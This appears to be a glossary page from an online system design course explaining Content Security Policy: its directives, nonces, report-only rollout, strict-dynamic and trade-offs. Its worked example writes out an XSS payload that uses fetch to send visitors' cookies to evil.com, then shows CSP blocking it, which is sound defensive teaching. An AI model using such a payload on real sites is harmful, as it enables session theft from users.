Content Security Policy
An HTTP response header that restricts which resources (scripts, styles, images) a page can load. A powerful defense against XSS attacks by whitelisting trusted sources.
What is Content Security Policy?
In short
Content Security Policy (CSP) is an HTTP response header that tells the browser exactly which sources of scripts, styles, images, fonts, and other resources a page is allowed to load and execute. By whitelisting trusted origins and blocking everything else, it is the most effective browser-level defense against cross-site scripting (XSS) and data injection attacks.
What it is
A Content Security Policy is a set of rules a server sends to the browser in the Content-Security-Policy HTTP header (or, less commonly, a meta tag). Each rule names a resource type and the origins the browser may load that type from. For example, the policy default-src 'self'; script-src 'self' https://cdn.jsdelivr.net says scripts may only come from the same origin or jsdelivr, and everything else may only come from the same origin.
The browser enforces the policy on every page load. If a script tag points to a domain that is not on the allowlist, or if inline JavaScript runs when inline scripts are not permitted, the browser refuses to execute it and logs a violation in the console. The attacker's injected payload never runs, even if they managed to get it into the HTML.
CSP does not replace input sanitization or output encoding. It is a second layer that limits the damage when those first defenses fail. An XSS hole that would normally let an attacker steal session cookies becomes harmless if the injected script cannot load or cannot send data anywhere the policy forbids.
How it works under the hood
A policy is a string of directives separated by semicolons. Common directives include script-src, style-src, img-src, font-src, connect-src (for fetch and XHR and WebSocket), frame-src, and the catch-all default-src that applies to any type you did not name explicitly. Source values can be a specific host (https://api.stripe.com), a keyword like 'self' or 'none', a scheme like data:, or a cryptographic nonce or hash.
Inline scripts and styles are the hard part. The keyword 'unsafe-inline' allows them but defeats most of CSP's value, because injected inline scripts are exactly what XSS uses. The safe alternative is a nonce: the server generates a random value per response, puts it in the header as 'nonce-abc123', and adds nonce="abc123" to each legitimate inline script tag. The browser runs only tags carrying the matching nonce. Alternatively you can whitelist a specific inline block by its SHA-256 hash.
CSP supports a report-only mode via the Content-Security-Policy-Report-Only header. In this mode the browser does not block anything, it only sends JSON violation reports to a URL you specify with report-to. Teams use this to roll out a strict policy on a live site, watch what would have broken for a week or two, fix the legitimate violations, then switch to enforcing mode.
The strict-dynamic keyword changes how trust propagates. When a script you explicitly trusted (by nonce or hash) loads more scripts, those child scripts are trusted too, while plain host allowlists are ignored. This is the modern recommendation because long host allowlists are easy to bypass through open redirects or JSONP endpoints on otherwise trusted CDNs.
When to use it and the trade-offs
Use CSP on any site that renders user-controlled content, handles authenticated sessions, or processes payments. It is mandatory under PCI DSS 4.0 for pages that take cardholder data. For a brand-new app a nonce-based strict policy with strict-dynamic is the gold standard. For an existing app, start in report-only mode so you do not break production while you discover every script and style source.
The main cost is engineering effort and ongoing maintenance. Third-party widgets, analytics tags, A/B testing tools, and ad scripts each need their origins added, and they sometimes inject inline code or load further scripts that a strict policy blocks. A policy that is too loose ('unsafe-inline', wildcard *, or 'unsafe-eval') gives a false sense of security; one that is too tight breaks features and floods your reporting endpoint.
CSP only protects browsers that honor it, and it does nothing for non-browser API clients. It also will not stop logic flaws, CSRF, or server-side injection. Treat it as defense in depth: pair it with HttpOnly and Secure cookies, output encoding, and a Web Application Firewall rather than relying on it alone.
A concrete example

Say a comment field on a forum fails to escape input and an attacker posts <script>fetch('https://evil.com/steal?c='+document.cookie)</script>. Without CSP the browser runs that script and ships every visitor's session cookie to the attacker.
Now suppose the server sends Content-Security-Policy: default-src 'self'; script-src 'self' 'nonce-r4nd0m'; connect-src 'self'. The injected inline script has no nonce, so the browser refuses to run it. Even if the attacker somehow got a script to execute, connect-src 'self' blocks the fetch to evil.com, so the cookies cannot leave the site. The browser sends a violation report so the security team sees the attempt.
GitHub publicly documented exactly this approach: they rolled out a nonce-based CSP, ran it in report-only mode while fixing thousands of violations from internal and third-party code, and only then enforced it. The result was that even a successful HTML injection could not exfiltrate data or load attacker scripts.
Where it is used in production
GitHub
Runs a strict nonce-based CSP rolled out via report-only mode; published a detailed engineering writeup on the migration and the violations they fixed.
Promotes strict CSP with nonces and strict-dynamic across its properties and built the open-source CSP Evaluator tool to grade policy strength.
Cloudflare
Lets sites add and manage CSP headers at the edge and offers a managed CSP and violation reporting feature so origins do not need to ship their own header logic.
Stripe
Stripe.js and Checkout publish the exact CSP directives merchants must allow (script-src and frame-src for js.stripe.com) so payment widgets load under a strict policy.
Frequently asked questions
- Does CSP stop all XSS attacks?
- No. A well-built CSP, especially a nonce-based one, neutralizes most reflected and stored XSS by refusing to run injected scripts and blocking where data can be sent. But it cannot fix the underlying injection flaw, and a loose policy with unsafe-inline gives little protection. Treat it as a strong second layer behind proper input sanitization and output encoding.
- What is the difference between Content-Security-Policy and Content-Security-Policy-Report-Only?
- The first header enforces the policy: violating resources are blocked. The Report-Only version blocks nothing and only sends violation reports to your endpoint. You almost always deploy report-only first to find what would break on a live site, fix the legitimate sources, then switch to the enforcing header.
- Why is 'unsafe-inline' considered dangerous?
- Inline scripts are exactly what XSS injects. Allowing 'unsafe-inline' tells the browser to run any inline script on the page, including an attacker's, which defeats the main purpose of CSP. Use per-response nonces or SHA-256 hashes to allow your own inline code while still blocking injected code.
- Should I use a nonce or a hash for inline scripts?
- Use a nonce for dynamic inline scripts that change per request, since the server generates a fresh random value each response and stamps it on the trusted tags. Use a hash for static inline blocks that never change, because the hash of the exact content can be precomputed and put in the header. Many sites use nonces plus strict-dynamic as the modern default.
- Where do I set a Content Security Policy?
- The recommended place is the Content-Security-Policy HTTP response header, set by your web server, framework, or CDN edge. A meta http-equiv tag in the HTML head also works for some directives but cannot use reporting and is harder to manage, so the header is preferred for anything serious.
Learn Content Security Policy hands-on
This page explains the idea. The full lesson lets you step through the ring as servers join and leave, read the implementation, and check yourself with a quiz. It is one of 760+ lessons in the System Design Masterclass, from your first API call to distributed consensus. Eleven Foundation lessons are free, no signup. Lifetime access is ₹499 in India or $7.99 worldwide, one payment, no subscription.
Related lessons
Lessons that touch on Content Security Policy as part of a larger topic.
See also
Related glossary terms you might want to look up next.
XSS
Cross-Site Scripting: an attack where malicious scripts are injected into trusted websites. Prevented by sanitizing user input and setting Content-Security-Policy headers.
CORS
Cross-Origin Resource Sharing: a security mechanism that controls which domains can access your API. The browser enforces it; the server configures it.
WAF
Web Application Firewall: filters and monitors HTTP traffic between a web application and the internet. Blocks SQL injection, XSS, and other OWASP top-10 attacks.
Throttling
Slowing down the rate of processing requests instead of rejecting them outright. The gentler cousin of rate limiting.
OAuth
An authorization framework that lets users grant third-party apps limited access to their accounts without sharing passwords. Powers 'Sign in with Google.'
JWT
JSON Web Token: a compact, self-contained token for transmitting claims between parties. The server can verify it without a database lookup.